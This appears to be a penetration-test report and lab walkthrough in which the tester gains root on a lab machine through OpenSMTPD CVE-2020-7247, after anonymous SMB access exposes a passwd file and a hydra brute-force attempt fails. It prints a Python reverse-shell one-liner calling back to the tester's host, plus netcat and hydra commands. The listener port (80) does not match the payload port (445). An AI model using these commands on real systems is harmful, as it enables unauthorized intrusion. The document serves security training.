Graphical user interface, application

Description automatically generated

Penetration Tester: Giovanni Ocasio

**Executive Summary**

During the penetration test one vulnerability was discovered which ultimately led to the penetration tester gaining elevated privileges on the targeted system. When initially scanning the machine, it was determined that the Secure Shell service on TCP Port 22, Hypertext Transfer Protocol on TCP Port 80, Simple Mail Transfer Protocol on TCP Port 25, and a SAMBA server running on TCP Port 445 was discovered. The major vulnerability discovered was CVE-2020-7247, which refers to a vulnerability in OpenSMTPD that allows an attacker to execute commands remotely. After discovering that the target system was running OpenSMTPD the penetration tester was able to determine that the system was vulnerable to CVE-2020-7247. He was then able to use a python script that created a reverse shell allow them to gain elevated access to the target machine. Other findings include the ability to anonymously access the SMB share (CVE-2016-9463) which contained a passwd.bak file. Upon further investigation it was discovered that this backup file was a copy of the /etc/passwd file which contains user account names which can be used in a brute force attack.

*Recommendations:*

Update the SMTP server to a more secure version or apply necessary patches.

Disable the Anonymous login for the SAMBA server. Also restrict access to the “backups” share on the share to only those who require access. Finally, consider encrypting the contents of the “backups” share.

Once in the environment, I begin with the *ifconfig* command to determine the internal IP address range. Afterwards, I utilize a tool called *netdiscover,* which sends out ARP request to determine what physical address is associated with a particular network address.

Text

Description automatically generated

We discover two hosts.Text

Description automatically generated

We know that the 192.168.65.254 IP address refers to our DNS server, making the 192.168.65.71 IP address our target machine. With that information, we can begin with a nmap scan. We run an nmap scan using several flags, the -sV flag which determines the service version running on the machine, the -p- flag which scans all 65535 ports for any services running, and the -A flag which runs several scripts for determining the operating system, common vulnerabilities, etc. We then have it output to a text file called “nmap.txt” for easy review later on.

Text

Description automatically generated

The output shows that Secure Shell is open on port 22 which can allow us to access the machine if we can obtain proper credentials. It also shows SMTP on port 25 which is a mail service, Port 53 is open which is commonly used for DNS, Port 80 running HTTP which usually means the system is hosting a website, and Port 445 which is hosting a SAMBA file share.

Text

Description automatically generated

I’ll begin with the SAMBA file share and test for anonymous login functionality. I can do this by using *smbclient* which allows me to connect to the SMB or SAMBA server. The command we will use is *smbclient -L 192.168.65.71.* The -L will list out the contents of the file share if we can access it anonymously.

Graphical user interface, text

Description automatically generated

We see that we can anonymously access the SAMBA share, so we will use *smbclient* again. The command we will use this time is *smbclient* [*\\\\192.168.65.71\\backups*](file:///\\\\192.168.65.71\\backups)*.* This will allow us to view the contents of the backups share. When we list out the contents we can see a passwd.bak file.

A screenshot of a computer

Description automatically generated with medium confidence

Now, we will use the *mget* command to copy the file to our local machine.

Text


Description automatically generated

Let’s get out of the SAMBA share and try to view the contents of the passwd.bak file. We can view the contents using the *cat* command.

Text

Description automatically generated

Within this file we find a user named ‘neil’. With this user account name we can attempt to brute force into the user’s account.



We can conduct the brute force using a tool called hydra. The command will be *hydra -l neil -P /usr/share/Metasploit-Framework/data/wordlists/unix\_passwords.txt*

*Text

Description automatically generated*

After running hydra we couldn’t find any valid credentials. Since the brute force failed, we decided to look for other attack vectors. To do this we use the *searchsploit* tool, which is a database of known exploits. The command is *searchsploit OpenSMTPD -w.* With this command we’ll search the database for allow OpenSMTPD exploits, and it will also provide us with the url to the Exploit Database.

A screenshot of a computer

Description automatically generated with medium confidence

We can see that there is a Remote Code Execution vulnerability, and we can get more details by clicking the link. From the web page we will download the exploit. Then we run the command to view the usage.

Text

Description automatically generated

We can test it by setting up an HTTP server to see if it’ll force the SMTP service to contact our php HTTP server. We will use this php command *‘php -S 192.168.65.200:80’* to set up a HTTP server on port 80 and then use the 47984.py to contact the server.

Text

Description automatically generated

Text

Description automatically generated

As you can see the exploit attempts to connect to our PHP server. Now we will use a python script to create a reverse shell so we can gain access to the target machine.

After a break I accessed the network again and determined that the IP addresses had changed so from here we’ll be working in the 192.168.58.0/24 network range.

We will use the following command to create the payload: ‘*python -c "import socket, subprocess, os; s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM); s.connect((\"<192.168.58.200\>", <445>)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")"’*

Text

Description automatically generated

We can now set up our netcat server to listen on the port we established in out payload, port 445. We can do this with the following command, ‘*nc -nvlp 80*’. We can now run the payload and listen for a response*.*

Text

Description automatically generated

As you can see, we now have root access on this machine. We can now look for the proof.txt using the ‘*ls -al’* command.

Text

Description automatically generated